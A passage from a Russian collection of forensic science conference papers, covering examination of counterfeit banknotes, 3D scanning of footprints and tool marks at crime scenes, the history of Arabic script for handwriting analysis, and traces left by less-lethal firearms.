2. Изучение имеющихся средств защиты от подделки либо их имитаций с целью установления соответствия их подлинному денежному билету и выяснения, изготовлен ли денежный билет предприятием, осуществляющим производство государственных денежных знаков и ценных бумаг.

---

[1] © Арутюнов А. С., 2018.

Методы: исследование денежного билета на просвет (проверка структуры бумаги, наличия водяного знака, защитной нити, знаков оптического совмещения, перфорации); исследование денежного билета в косопадающем свете (проверка скрытых изображений, кинеграмм, OVI красок); микроскопическое исследование (проверка элементов полиграфической защиты: способов печати, микротекстов); изучение денежного билета с использованием визуализатора магнитных меток или магнитного сканера (проверка магнитного кода); исследование в отраженных ультрафиолетовых и инфракрасных лучах (изучение видимой и невидимой люминесценции). Для исследования защитных волокон применяют лазерные приборы [3].

3. Установление способа воспроизведения графической информации денежного билета.

4. Оценка результатов исследования и формулирование вывода.

Для определения способа воспроизведения графической информации предлагается следующий алгоритм действий, основанный на выявлении трех групп признаков.

1. Установление рельефности в штрихах: рельефное выступание красочного слоя, обладающего большой толщиной; деформация бумаги в сторону красочного слоя – металлографская печать; незначительная рельефность; красочный слой средней или большой толщины – электрофотография, трафаретная печать, струйная печать с воскообразными чернилами; вдавленность в штрихах, с оборотной стороны заметна выпуклая деформация – высокая печать; отсутствие рельефности в штрихах; красочный слой тонкий, сквозь него просматривается структура бумаги – плоская офсетная печать, типоофсетная печать, струйная печать.

2. Изучение характера распределения красящего вещества в штрихах: красочный слой лежит сплошным массивом с максимальным возвышением в центре – металлографская печать; штрихи имеют зернистую порошковую бугристую структуру, состоящую из спекшихся частиц; штрихи состоят из упорядоченных обладающих блеском точек или параллельных линий – электрофотография; неравномерное распределение красящего вещества в штрихах – высокая печать, типоофсетная печать; сеточная структура штрихов, имеются непропечатки в виде проколов – трафаретная печать; изображение образовано хаотично расположенными кляксами – струйная печать; точечная структура изображения образованного полусферическими микрокаплями с характерным блеском – струйная печать с воскообразными

чернилами; равномерное распределение красящего вещества в штрихах – плоская офсетная печать.

3. Изучение формы краев штрихов: края штрихов неровные, имеют расходящиеся от штриха боковые отростки-«усики» – металлографская печать; края штрихов пилообразной формы – трафаретная печать; наличие красящего бортика в штрихах – высокая печать; наличие красящей окантовки в штрихах – типоофсет; края штрихов ровные – плоская офсетная печать; края штрихов неровные, наличие на свободных местах точек «марашек» – электрофотография; рваные края штрихов – струйная печать, струйная печать с воскообразными чернилами.

Российская Федерация предусматривает такие защитные элементы денежных знаков как водяной знак, металлическая защитная полоса, защитные микроволоски, серийный номер, микропечать, микроперфорация, вертикальная орнаментная полоса, которые постоянно совершенствуются и обновляются. При создании купюр в 200 и 2000 рублей были применены новые технологии защиты от подделки. Использовано 15 патентов Гознака не считая решений мировой индустрии.

Множество визуальных и тактильных признаков должны позволить каждому отличить настоящую купюру без использования спецоборудования.

На купюре в 2000 рублей водяной знак изображает Русский мост. На новых купюрах номиналом в 200 и 2000 рублей расположен QR-код, который при считывании будет отправлять пользователя на страницу сайта Банка России с описанием всех свойств купюры, чтобы гражданин всегда мог проверить ее подлинность

Необходимо отметить, что все сведения о технологиях и разработках элементов защиты денежных знаков в виде банкнот и монеты Банка России, а также проекты в этой области являются предметом государственной тайны в соответствии с Указом Президента Российской Федерации «Об утверждении перечня сведений, отнесенных к государственной тайне» № 1203 от 30 ноября 1995 г. [1].

Тем самым, сведения о производстве банкнот Банка России (в натуральном или денежном выражении), о способах защиты этих банкнот (или других изделий федерального государственного унитарного предприятия «Гознак», изготавливаемых по заказу Банка России) от подделок, методах проверки их подлинности, предназначаются только для представителей МВД России, Минфина России, Банка России.

Технико-криминалистическая экспертиза денежных знаков и ценных бумаг производится сотрудниками экспертно-криминалистических подразделений органов внутренних дел не ниже областного уровня, а в особых случаях – специалистами экспертно криминалистического центра, в связи с тем, что исследование поддельных денежных знаков и ценных бумаг носит комплексный характер.

Эффективным представляется проведение комплексной криминалистической экспертизы денежных знаков, так как при исследовании данных объектов необходимы специальные познания в области криминалистической техники, методов изготовления и системы защиты денежных знаков, а также химии, физики, фотографии, технологии металлов, полиграфического производства и т. п.

Библиографический список

1. Указ Президента Российской Федерации от 30 ноября 1995 г. № 1203(ред. от 05.10.2017 г.) «Об утверждении Перечня сведений, отнесенных к государственной тайне»// Собр. законодательства Рос. Федерации. – 1995. – № 49. – Ст. 4775.

2. Меньшова П. Э. Оценка надежности защиты денежных знаков в виде банкнот и монеты Банка России от подделки: постановка проблемы // Научно-методический электронный журнал «Концепт». – 2016. – Т. 11. – С. 296–300.

3. Ефременко, Н. В. Новые методы исследования денежных билетов США // Проблемы борьбы с преступностью и подготовки кадров для правоохранительных органов: тез. докл. Междунар. науч.-практ. конф., Минск, 3 апреля 2014 г. / Мин-во внутрен. дел Респ. Беларусь, Акад. МВД. – Минск, 2013. – С. 83–84.

Михаил Вячеславович Беляев[1],
старший преподаватель кафедры
учебно-научного комплекса судебной экспертизы
Московского университета МВД России им. В. Я. Кикотя
кандидат юридических наук

Дмитрий Федорович Машошин[2],
курсант 309 взвода
Института судебной экспертизы
Московского университета МВД России имени В. Я. Кикотя

К ВОПРОСУ О ФИКСАЦИИ ОБЪЕМНЫХ СЛЕДОВ НА МЕСТЕ ПРОИСШЕСТВИЯ

Необходимо отметить, что в экспертной практике объемные следы, образованные в результате преступного воздействия, встречаются довольно часто. Следы подошвы обуви, орудия взлома, протектора шин транспортного средства традиционно являются объектами трасологической экспертизы и криминалистических учетов [4,5]. В настоящее время один из основных методов фиксирования вышеуказанных объемных следов является фотографирование и изготовление слепка со следа. Однако зачастую при осмотре места происшествия возникают проблемы с получением качественных фотографий и слепков объемных следов имеющих значения для раскрытия преступления. Погодные условия, неудобно расположенный след, плохие условия освещения-все это влияет на качество получаемых фотографий в части детализации особенностей строения (индивидуальных признаков) отобразившихся в следе. Так же следует обратить внимание на известные проблемы разрушения признаков в следе при копировании гипсовым материалом.

На современном этапе развития технологий, которые могли бы способствовать устранению проблем фиксации объемных следов, следует особое внимание уделить возможностям 3D сканирования (фотографирования).

Технология трехмерного сканирования появилась всего несколько десятилетий назад, в конце 20-го века. Первый работающий прототип появился в 60-х годах. Конечно, тогда он не мог обладать широким спектром возможностей, однако это был настоящий 3D сканер, не-


[1] © Беляев М. В., 2018.
[2] © Машошин Д. Ф., 2018.

плохо справляющийся с основной функцией. В средине 80-х годов сканирующие устройства усовершенствовали. Их принцип работы заключался в применении различных спектров лазера, источников белого света и затемнения. Благодаря этому удалось улучшить детализацию исследуемых объектов. В этот период в сканирующих устройствах появляются контактные датчики. С их помощью оцифровывалась поверхность твердых предметов, которые не отличались сложной формой. В дальнейшем, что бы усовершенствовать оборудование, разработчикам пришлось позаимствовать ряд оптических технологий из военной промышленности.

Анализ специальной литературы и электронных интернет – источников позволил систематизировать данные о конструктивных и функциональных возможностях применения технологии 3D сканирования, [1,2,3] в целях применения в криминалистике.

*Принцип работы***:** устройство 3D сканера позволяет детально фиксировать физическое состояние объекта (следа), после чего воссоздается его точная модель в цифровом формате. Конструктивно современные сканеры могут быть стационарными или мобильными. В качестве подсветки применяется лазер *(лазерная технология)* или особая лампа *(оптическая технология)* с определенным спектром излучения, позволяющий увеличивать точность измерений.

Под процессом применения оптической технологии понимается специальная подсветка объекта, которая представляет собой систему белых и темных полос, а также две съемочные встроенные камеры, отдаленных друг от друга и расположенных в одном моноблоке. Проецирование на объект линий, образует уникальный узор. Информация о форме поверхности объекта содержится в искажениях формы проецируемого изображения. Аппарат сканирует детали следа, одновременно измеряя расстояния до объекта с разных ракурсов. Полученные камерами изображения сопоставляются и суммируются в одну единую фотографию. После тщательного анализа всех полученных данных, на экране отображается готовая цифровая трехмерная модель следа высокого качества (см. рис. 1, 2, 3, 4, 5):

Ртс. 1,2. Два отдельных объемных изображения макета, полученные при помощи двух камер и светотеневой линейной проекции

Рис. 3. Применение сканирования на криминалистическом полигоне

Рис. 4. Полученное изображение следа подошвы обуви



Рис. 5. Окончательная 3D модель
следа подошвы обуви с индивидуальными признаками

В качестве достоинств данной технологии необходимо отметить то, что применяется специальный лазер второго класса безопасности, что позволяет проводить сканирование без специальных очков. Оптический 3D сканер отличается большой скоростью сканирования. Его использование исключает любое искажение, даже если объект двигается. Технология приспособлена к сканированию очень мелких предметов при полном сохранении размеров и расстояния. Осуществляется бесконтактный способ фиксации исследуемого объемного следа.

Из недостатков следует указать то, что у сканера нет функции распознавания некоторых цветов. Вследствие этого придется отказаться от сканирования зеркальных предметов и объектов черного цвета, так как сканер черного цвета не видит. Сканируемая модель должна иметь светлые тона, чтобы не возникло проблем с распознаванием цвета в освещении проектора.

Если устройство 3D сканера основано на работе лазерной технологии, то с ее помощью измеряются расстояния в заданных точках. На основе этих сведений возможно анализировать координаты следа (общие размеры, размеры признаков и расстояния между ними).

Следует обратить внимание, что выделяют два основных метода трехмерного лазерного сканирования (см. рис. 6,7):

1. Контактный. Устройство зондирует предмет посредством физического контакта, пока объект находится на прецизионной поверочной плите. Контактный 3D сканер отличается высокой точностью работы. В данной способе сканирования имеется существенный недостаток, это возможность повредить или изменить форму объекта. Это исключает широкое применение данного способа при фиксации объемных следов.

2. Бесконтактный. Применяется излучение или особый свет (ультразвук, рентгеновские и лазерные лучи). В данном случае предмет сканируется через отражение светового потока. Функционирование устройств основывается на принципе работы лазерных дальномеров. Лазерные 3D сканеры характеризуются точностью получаемой трехмерной модели. Однако, их применение затруднительно в условиях подвижности объекта. Данный 3D сканер большего всего пригоден для фотографирования помещений. Сканирование человека 3D сканером лазерного типа практически невозможно.



Рис. 6, 7. 3D модели макетов полученные контактным и бесконтактным лазерным моделированием

Необходимо отметить, что технологии 3D сканирования могут использоваться совместно с разным оборудованием. Это может быть не только 3D сканер для 3D принтера, но и 3D сканер для системы «ipad». Современные производители подобных агрегатов выпускают мобильные устройства, которые работают не только со стационарными компьютерами, но и с планшетами или даже смартфонами. Кроме этого существуют специальные программы, с помощью которых обычные телефоны превращаются в сканеры. К примеру, можно найти 3D сканер для «android». Он поможет конструировать уникальные детали, проводить быстрое прототипирование и оцифровку объектов. Однако применение таких программных ресурсов не всегда гарантирует точности получаемой 3D модели относительно реального объекта.

Вернемся к вопросу об использовании трехмерной технологии в экспертной практике. У данной технологии есть одно существенное преимущество-хранение всех моделей в электронном виде. Это может поспособствовать созданию автоматической информационной системы, в которой будут храниться все 3D модели, разделенные в свою очередь на категории. В любой момент эксперт может обратиться к тому или иному объекту, посмотреть все его характеристики, размеры и комплекс индивидуальных признаков. При необходимости сопоставить две 3D модели (полученную в ходе осмотра места происшествия сейчас и модель прошлых годов, которая так или иначе фигурировала в материалах уголовного дела). Например, уникальное программное обеспечение, которое идет в комплекте с 3D сканером «Forensics» компании «FARO», имеет множество полезных функций: создание 3D панорамы допустим дорожки следов обуви, следов шин; возможность отмечать на самой 3D модели какие-либо индивидуализирующие признаки; получение глубинной картины следа; измерение следа во всех плоскостях.

Основными параметрами портативного 3D сканера «Forensics» являются: максимально охватываемая территория сканирования 325 × 200 мм^2; рабочая дистанция от следа 455 мм; разрешение бокового 3Dдатчика 0,17 мм, вертикального 0,04 мм; точность воспроизведения элементов следа составляет меньше 50 микрон, что позволяет зафиксировать даже самые незаметные индивидуализирующие признаки; вес аппарата составляет 3,6 кг; время сканирования независимо от объекта меньше чем 0,05 с; процесс обработки и получения 3D модели занимает порядком 10–20 с. Разрешение цифровой камеры – 20 MPx.

Перейдем к таблице сравнения традиционного метода изъятия объемных следов (гипс) и применения 3Dсканера на месте происшествия:

Изготовление слепка занимает до 1,5 часа	Для получения 3D модели требуется 10-20 секунд
Совершение ряда действия для получения качественного, не разрушенного слепка	3Dсканер применяет неразрушающий и не загрязняющий метод
Для каждого следа требуется свой технический подход	С 3D сканера получают больше доказательств из-за его легкости в применении
Зависит от погодных условий	3D сканер независим от внешних условий
Слепки занимают много места	Все 3Dмодели хранятся на съемных носителях информации
Качество полученных слепков напрямую зависит от эксперта и не всегда детализированы признаки	Обработка изображения и получение 3D модели полностью лежит на искусственном интеллекте, и детализация изображения полностью соответствует состоянию следа
Неудобство транспортировки слепка	3Dмодели отправляются в лабораторию в электронном виде и могут быть распечатаны напринтере

Исходя из вышеуказанных технических параметров и возможностей 3Dсканера «Forencis» можно сделать вывод о том, что применение данной технологии существенно улучшит количество получаемой доказательственной информации, способствующей раскрытию преступления. Точность, легкость в получении и использовании 3D модели-все это способствует облегчению работы эксперта.

Библиографический список

1. Crabbe, S., Kühmstedt, P., Vassena, G. M., vanSpanje, W., and Hendrix, A. 3D-Forensics – Mobile High-Resolution 3D Scanner and 3D Data Analysis for Forensic Evidence.// 9th Future Security – Security Research Conference. Berlin, September 16–18. Berlin, 2014.

2. Kühmstedt, P. & C. Munkelt& M. Heinze& C. Bräuer-Burchardt& G. Notni. 3D-shape measurement with phase correlation based fringe projection, 2007.

3. Munkelt, C. & I. Schmidt & C. Bräuer-Burchardt& P. Kühmstedt& G. Notni: Cordless portable multi-view fringe projection system for 3D reconstruction. IEEE Conference on Computer Vision and Pattern Recognition, 2007.

4. Хмыз А. И. Инициативные экспертно-криминалистические учеты как источники получения оперативно-розыскной информации // Исторические, философские, политические и юридические науки, культурология и искусствоведение. Вопросы теории и практики. – 2015. – № 12-4 (62).

5. Демин К. Е. О преодолении наиболее типичных экспертных ошибок при составлении судебно-трасологических экспертиз // Эксперт-криминалист. Федеральный научно-практический журнал. – № 1. – 2016. – С. 10–11

Роза Ватановна Бондаренко[1],
доцент кафедры исследования документов
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В. Я. Кикотя
кандидат юридических наук

Сергей Александрович Головко[2],
преподаватель кафедры экспертно-криминалистической
деятельности учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В. Я. Кикотя

ИСТОРИЯ ВОЗНИКНОВЕНИЯ И РАЗВИТИЕ АРАБСКОЙ ПИСЬМЕННОСТИ

Арабский язык занимает 5 место в мире по числу носителей языка, это официальный язык более 20 стран, в которых живет более 300 миллионов носителей этого языка. Они в основном сосредоточены на Ближнем Востоке, но есть также и группы по всему миру. Он также является официальным языком ООН, Лиги арабских государств, Организации Исламская конференция и Африканского союза.

В Западном мире наблюдается большой дефицит специалистов, владеющих арабским языком. Относительно немногие жители Запада

[1] © Бондаренко Р. В., 2018.
[2] © Головко С. А., 2018.

вообще когда-либо пытались изучить арабский язык. Поэтому, вместе с растущей ролью Ближнего Востока в международных делах ощущается острая нехватка специалистов, кто бы знал арабский язык и культуру.

Арабоязычные народы внесли значительный вклад в развитие мировой цивилизации. Когда Европа переживала период интеллектуального застоя Средних веков, арабо-исламская цивилизация находилась в зените своей славы. Арабы внесли большой вклад в развитие науки, медицины и философии. Большое количество знаний, накопленных греками, римлянами и Византией дошли до человечества через арабские библиотеки. Арабы также внесли значительный вклад в таких сферах, как литература, математика, навигация, астрология и архитектура. Знание арабского языка позволяет исследовать этот пласт знаний на языке оригинала.

В правоохранительной практике специалистам часто приходится обращаться к архивным материалам, которые могут включать в себя оригинальные рукописные тексты исторических или художественных произведений, переписку, хроники, черновые записи авторов и др. В таких случаях обязательно возникает вопрос о полноте и достоверности того материала, с которым работаешь, а также о самом исполнителе. В современных условиях становится актуальными и значимыми исследования, связанные с изучением иноязычных древних рукописей.

В настоящее время уровень развития судебно-почерковедческой экспертизы позволяет объективно решать экспертные задачи по самым разнообразным почерковым объектам. За последние время ученые почерковеды провели большое количество различного рода работ, посвященных изучению развития научных основ почерковедческой экспертизы. Однако современная наука до сих пор, не может до конца объективно и полно устанавливать исторические факты. Это связано с определенными трудностями, вызванными небольшой экспертной практикой в изучении иностранных исторических документов, малым количеством образцов для сравнения и индивидуальной спецификой написания каждой рукописи.

При исследовании внешних признаков рукописей, с целью их датировки и возможной идентификации, необходимо уделять внимание как материалу и инструменту письма, так и особенностям орнамента и др. Основным же при исследовании древних рукописей является анализ графики букв, характерной для каждого периода и каждой цивилизации.

Достаточно давно развивается такая вспомогательная историческая дисциплина, как палеография. Эта дисциплина изучает историю письма, выявляет и исследует закономерности развития графических форм.

Экспертная практика показала, что палеографический метод идентификации рукописей не столь совершенен, как хотелось бы. Знание же почерковедческих методик исследования рукописных текстов открывает для исследователей новые горизонты.

Говоря об истории развития и становления арабской письменности, нельзя не сказать об истории развития письма вообще. Значение письма в истории развития цивилизации трудно переоценить.

История письма – это, фактически, история человечества, есть даже специальная наука – граммотология, изучающая историю письма. Это интересно потому, что в процессе формирования письма каждый ребенок как бы повторяет историю человечества (от передачи мысли и отдельного слова при помощи графического изображения (рисунка) до сознательного выделения слов и звуков), но в сжатом виде. Возможности письма не ограничены ни временем, ни расстоянием. Но искусством письма люди владели не всегда. Это искусство развивалось долго, на протяжении многих тысячелетий [1, с. 5].

Письмо – знаковая система фиксации речи, позволяющая с помощью начертательных (графических) элементов передавать речевую информацию на расстоянии и закреплять ее во времени.

Возникновение и развитие письма неразделимо связано с историей народа, развитием языковой культуры. Чем выше уровень материальной и духовной культуры того или иного народа, тем совершеннее система его письма. Как отмечает Н. А. Павленко в своей книге «Краткий очерк истории письма»: «Письмо в отличие от звукового языка является продуктом сознательного творчества людей. Его реализация требует большой напряженности внимания и осознанных действий человека, что, естественно, предполагает высокий уровень развития мышления и, следовательно, языка».

На самых ранних этапах своего развития письмо носило изобразительный характер – это были рисунки, передающие информацию. Очень давно люди, желая передать информацию, свои мысли, записать их, высекали, вырезали свои письмена на камне, металле, глине, дереве. Письмо это называлось пиктографическим, его «возраст» 6–8 тыс. лет, но еще совсем недавно элементы пиктографического письма использовали некоторые народы Крайнего Севера. Затем письменные сообщения стали передаваться при помощи отдельных рисуночных знаков

(символов-идеограмм), тех или иных слов. Фактически рисунок стал словом, и такое письмо называется идеографическим. Этот переход от графического к идеографическому письму был очень сложен, ведь нужно было, чтобы за определенным знаком (рисунком-символом) закрепилось значение – словесное или фразовое. Но таким письмом нельзя передать абстрактные понятия, оно очень конкретно. Собственно говоря, пиктографическое и идеографическое письмо не является письмом как таковым, так как в письме фиксируется не только общий смысл сообщения, но речь с ее грамматическими и словарными особенностями [2].

В то же время появляются и легкие материалы для письма: папирус, пергамент, полотно, бумага; новые орудия письма: тростниковая палочка, кисть, гусиное перо, стальное перо и, наконец, шариковая ручка.

Существует несколько разновидностей истинного письма: словесное (логографическое), слоговое (силлабическое, буквенное). Во всех письменностях имеются системы знаков – графемы, соответствующие единицы речи, которые записываются. В словесном письме – это слова, в слоговом – последовательность звучащих звуков (не обязательно слог), в буквенном значащий звук (фонема).

После появления пиктографического письма, идеографического и иероглифического возникло письмо звуковое. Звукобуквенное (алфавитное) письмо – исторически самый поздний и самый совершенный вид письма.

Арабское письмо – это система письма, применяемая арабами, а также мусульманскими народами (народы Ирана, Афганистана, Пакистана, уйгуры Синьцзяна и пр.). Арабским письмом пользовались до 1929 г. в Турции – турки; до конца 20-х – начала 30-х годов XX в.некоторые народы СССР (Средней Азии, Азербайджана, Дагестана и др.). Распространение арабской письменности было связано с арабскими завоеваниями и распространением ислама. В современном арабском алфавите двадцать восемь букв (у других народов, применяющих арабское письмо, есть свои дополнительные буквы); буквы имеют от двух до четырех форм, применяемых в зависимости от того, пишется ли буква изолированно, в начале, в середине или в конце слова. В основном арабское письмо состоит из согласных. Долгие гласные обозначаются посредством букв «вав» (w), «йа» (j) и «алиф» (’). Краткие гласные, обычно на письме не отмечаемые, могут передаваться особыми надстрочными и подстрочными знаками. Направление письма идет справа налево.

Эксперта – почерковеда в большей степени интересуют закономерности развития и особенности признаков рукописных источников в их историческом развитии.

Огромный вклад в изучение и сохранение древних арабских рукописных памятников внес Жан-Жозеф Марсель (1776–1854 гг.), который был назначен директором типографии, отправившейся вместе с войсками Наполеона в Египет. Он положил начало систематическому изучению арабского письма по надписям и рукописям. В его библиотеке насчитывалось 3000 восточных рукописей, из которых в настоящее время не более сотни можно выявить в разных библиотеках Парижа, Мюнхена, Женевы. Единым комплексом сохранилось лишь собрание фрагментов Коранов VIII–XI вв., находящееся в Российской национальной библиотеке в Санкт-Петербурге [3, с. 442].

Священная книга мусульман написана на арабском языке и содержит 114 глав – сур, которые подразделяются на стихи – айаты. Коран сначала был явлен пророку Мухаммаду (571–632 гг.) в откровениях, передавался устно и был письменно зафиксирован его последователями в VII веке (I веке хиджры – мусульманского летосчисления). Окончательная кодификация Корана относится ко времени правления третьего халифа 'Усмана (правил 644–656 гг.). От ранних веков хиджры дошли по большей части лишь фрагменты – отдельные листы или тетради из рукописей Корана. Но и они – бесценны. Даже крупные и известные музеи и библиотеки могут похвастать, как правило, лишь несколькими листами. Относительно большие собрания есть только в нескольких хранилищах в городах Ближнего Востока и Европы, например, в Стамбуле (Турция), в Сана (Йемен), в Тунисе, в Париже (Франция), в Готе (Германия). В этом ряду и Санкт-Петербург [4, с. 156–160].

Собрание Марселя содержит около 2000 пергаменных листов, из которых сформированы 130 единиц хранения. Все они были приобретены Марселем в мечети 'Амр ибн ал-'Ас в Старом Каире (Фустате), где «хранились» зарытыми в земле. Дело в том, что вышедшие из употребления по причине ветхости книги было принято хоронить. Естественно, что найденные в таких захоронениях листы не отличаются хорошим физическим состоянием: они запачканы, порваны, поедены грызунами, опалены огнем или покрыты пятнами от влаги.

На ранних Коранах каллиграфы не ставили года переписки, что очень затрудняет их датировку. Один фрагмент из собрания Марселя содержит вакфную (вкладную) запись, которая свидетельствует передачу Корана на благотворительные цели (вероятно, в мечеть 'Амр ибн

ал-'Ас) Абу Мансуром [Мусой] ал-Фатхом ибн Буга ал-Кабир. Поскольку этот военачальник умер в 877 г., то коранический фрагмент можно датировать 3-й четвертью IX в.

Все рукописи собрания пергаменные, за исключением одной – бумажной. Пергамен (особо выделанная кожа) может быть разным: толстым и очень тонким, иногда даже полупрозрачным, хрупким и гибким, но почти всегда жестким; по цвету – от почти белого до почти желтого.

Чернила использовались от почти черных, вероятно, сажевых до коричневых – железо-галловых. Как правило, на волосяной стороне пергамена слой чернил сохраняется значительно лучше, чем на мездровой, где чернила осыпаются. Для написания заглавий сур используется также красная краска и золото.

Кораны написаны архаичными почерками – хиджазским, умаййадским, куфи разных типов, «новым стилем». Часто название почерка куфи (от арабского города Куфа) распространяется и на название всех древних Кораноv – куфические Кораны. Куфическое письмо может быть мелким убористым и крупным растянутым; буквы в длину могут достигать до 6 см.

Число строк варьируется от 25–27-ми до пяти на странице. Наиболее старые рукописи чаще имеют вертикальный формат и небольшие поля. Видимо, с IX века начинает преобладать горизонтальный формат, со временем все же уступающий место вертикальному. В наиболее изысканных рукописях текст может занимать площадь чуть ли не вдвое меньшую, чем площадь полей. Понятно, что при таком нерациональном использовании пергамена невозможно было вместить весь текст Корана в одну книгу. Коран делили на семь частей – суб или на тридцать частей – джуз, которые переплетали отдельно.

Кораны часто украшали, причем с применением золота и красок: красной, зеленой, синей. Наиболее заметным украшением являются заставки сур, к которым на полях примыкает медальон в виде стилизованного ветвистого дерева или пальмы. У некоторых рукописей сохранились фронтисписы – начальные страницы, украшенные геометрическим орнаментом. Редко орнаментировались и другие листы книги.

Украшением служат также разделители стихов – айатов, представляющие собой и простые маленькие розетки, и каплевидные медальоны, и крупные круглые медальоны. В последние вписано или слово «пять», означающее конец пяти стихов, или число, кратное десяти, разделяющее текст по десять стихов. Иногда вместо слова пи-

шется буква арабского алфавита, которой соответствует какое-либо число [5].

Таким образом, арабская письменность, как часть общемировой культуры, является важным фактором развития культуры многонациональной России

Арабское письмо – самая молодая ветвь семитского буквенного письма. По мнению большинства ученых, наиболее ранние арабские надписи датируются IV в. н.э.

Трудно определить количество почерков арабской графики. Некоторые источники полагают, что их около 100. Однако наиболее известные – это куфи, насх, сульс, рукаи, дивани, талик, рейхани, насталик и многочисленные модификации этих основных графических форм.

Арабская письменность в своем развитии, на основе двух первоначальных почерков, поражает своим разнообразием и неповторимостью вариантов написания, трансформации исходного знака.

Библиографический список

1. Павленко М. А. Краткий очерк истории письма. – Мн., 1987, С. 5.

2. Васин В. В. Исторические аспекты возникновения письма. – М., 1989.

3. Васильева О. В. Из истории собрания Коранов Ж.-Ж. Марселя // Общуване с Изтока: Юбилеен сборник, посветен на 60 – годяшнимата на Стоянка Кендерова. – София, 2007. С. 442.

4. Большаков О. Г. Средневековый арабский город. Очерки истории арабской культуры V–XV вв. – М., 1982. С. 156–160.

5. Густерин П. В., научный сотрудник Центра арабских и исламских исследований Института Востоковедения РАН. 2010.

Анатолий Иванович Букур[1],
адъюнкт кафедры технико-криминалистического
обеспечения экспертных исследований
Московского университета МВД России имени В. Я. Кикотя

К ВОПРОСУ О ГНОСЕОЛОГИЧЕСКОМ ПОДХОДЕ АНАЛИЗА В ХОДЕ ОСМОТРА МЕСТА ПРОИСШЕСТВИЯ СЛЕДОВ, СВЯЗАННЫХ С ПРИМЕНЕНИЕМ ОГНЕСТРЕЛЬНОГО ОРУЖИЯ ОГРАНИЧЕННОГО ПОРАЖЕНИЯ

В последнее время участились случаи совершения различного рода преступлений с применением так называемого «травматического оружия», которое получило у населения страны широкую популярность. Законодательно данное оружие именуется огнестрельным оружием ограниченного поражения (далее ОООП).

Существующая информация о следах, связанных с применением ОООП, характеризуется своей разрозненностью, так как является предметом исследования не только криминалистического оружиеведения, но и судебной медицины, и других наук.

Зачастую у практических работников, проводящих осмотр места происшествия (далее ОМП), возникают сложности с обнаружением, фиксацией и оценкой следов применения ОООП. Одним из ключевых источников криминалистически значимой информации о преступнике и обстоятельствах совершения преступления является оружие, которое необходимо рассматривать как:

а) объект следообразующий,

б) объект следовоспринимающий,

в) объект, содержащий в себе определенную информацию.

Рассматривая оружие как **следообразующий объект,** речь следует вести о следах его применения, которые образуются в случаях целевого и нецелевого использования. О целевом применении оружия свидетельствуют следующие следы выстрела: следы-предметы (выстрелянные пули и стреляные гильзы), следы-отображения (повреждения, образуемые снарядом, и следы, оставляемые оружием на пулях и гильзах), следы-вещества (отложение копоти и частичек несгоревших порошинок на пуле, преграде, стрелявшем лице и его одежде) и следы-явления (звук и пламя, сопровождающие выстрел).

Одним из ключевых элементов следовой картины на месте происшествия в результате *целевого применения ОООП* являются вы-

[1] © Букур А. И., 2018.

стрелянные пули. Снаряды для патронов травматического действия изготавливаются из полимерного материала в виде пуль сферической формы. Отечественной промышленностью также выпускаются снаряды в виде массивной головки с хвостовиком (пули патронов калибра 18×45 и 18,5×55).

Обнаружение резиновых пуль на месте происшествия довольно затруднительно, так как их локализация не закономерна. Обуславливается это упругостью материала, из которого изготавливаются данные пули. При стрельбе пули ударяются о различные предметы и, отскакивая от них, меняют траекторию полета, но есть исключения, например, при попадании в одетого человека, когда пули застревают в складках одежды, в подкладках, под верхним слоем и т. д.

Пули на себе не оставляют следов канала ствола ОООП в силу пластичности материала, из которого они изготовлены. В ходе предварительного исследования обнаруженной пули следователь может получить информацию о патроне, частью которого она является. Диаметр шарообразной пули, в большинстве случаев, больше диаметра гильзы патрона. Например: малокалиберный патрон травматического действия 9 мм Р. А. снаряжается резиновой пулей диаметром 10–11 мм. Исключение составляют пули некоторых патронов травматического действия (10×32Т, 18×45, 18,5×55), у которых пуля меньше либо равна диаметру гильзы.

В ходе ОМП важным источником информации об оружии являются стреляные гильзы. Следует отметить, что не все модели ОООП выбрасывают гильзу при производстве выстрела, например револьверы, бесствольные комплексы «Оса», «Стражник», «Эгида», двуствольные пистолеты «Хауда» и др. Выбрасывание гильзы чаще всего производится вправо вверх назад на расстояние до 3м. С учетом конструктивных особенностей оружия это позволяет определить местонахождение стрелявшего, при условии, что стреляная гильза не меняла траекторию выбрасывания. Совокупное расположение стреляных гильз и обнаруженных повреждений укажет на направление и дистанцию стрельбы.

Если преступление совершено на открытой местности, то поиск стреляных гильз необходимо осуществлять недалеко от целей, по которым велась стрельба. С учетом механизма выбрасывания гильз это расстояние составляет не более 15 м, потому как вести прицельную стрельбу из ОООП на больших дистанциях довольно сложно. В закрытых и замкнутых помещениях поиск стреляных гильз, с учетом

возможного их отскока от преграды, следует осуществлять повсеместно.

При обнаружении стреляной гильзы на месте происшествия ее необходимо тщательно осмотреть. Конструктивные особенности (форма, размер) гильзы, наряду с маркировочным обозначением укажут на вид использованного патрона, его калибр. Сведения о калибре, предприятии-изготовителе, а в некоторых случаях год производства и мощность патрона, наносятся на корпус гильзы и ее донную часть. Патроны травматического действия по калибру делятся на: малокалиберные (9 мм Р. А., 380 ME GUM и др.), среднекалиберные (10×22, 11×22,45 Rubber и др.) и крупнокалиберные (18×45, 20,5×45, 12×35 и др.). Еще одной важной характеристикой данных патронов является их мощность. По мощности можно выделить: маломощные патроны (энергией не более 50 Дж), среднемощные патроны (энергией до 80 Дж), мощные патроны (энергией до 91 Дж) и сверхмощные патроны (энергией до 150 Дж). Сверхмощные патроны предназначены для использования только в служебном ОООП [1].

В ходе дальнейшего исследования гильзы надо обратить внимание на следующие следы: след бойка (находится в центре донной части, на капсюле), след отражателя (располагается по периметру донной части), след зацепа выбрасывателя (находится на закраине гильзы со стороны кольцевой проточки, диаметрально противоположно следу отражателя), след патронного упора (отображается на донной части гильзы). Их форма, размер, степень выраженности, положение и взаиморасположение помогут установить конкретную модель ОООП, если сравнить эти данные со справочной информацией.

Огнестрельные повреждения на теле потерпевшего, трупе человека или предметах должны подвергаться детальному анализу. При их исследовании могут быть обнаружены фрагменты полимерного материала, из которого изготавливаются пули, что свидетельствует о применении ОООП.

Отложение копоти также свидетельствует об огнестрельном характере повреждения. Чем компактнее и плотнее откладывается копоть и частички несгоревших порошинок, тем меньше расстояние от дульного среза ствола до цели. Наличие «штанцмарки» (отпечаток дульного среза ствола и затвора пистолета) будет свидетельствовать о выстреле в упор.

Так как в патронах травматического действия навеска пороха небольшая, а порох по мощности уступает пороху, используемому в боеприпасах к огнестрельному оружию, то и термическое и механическое

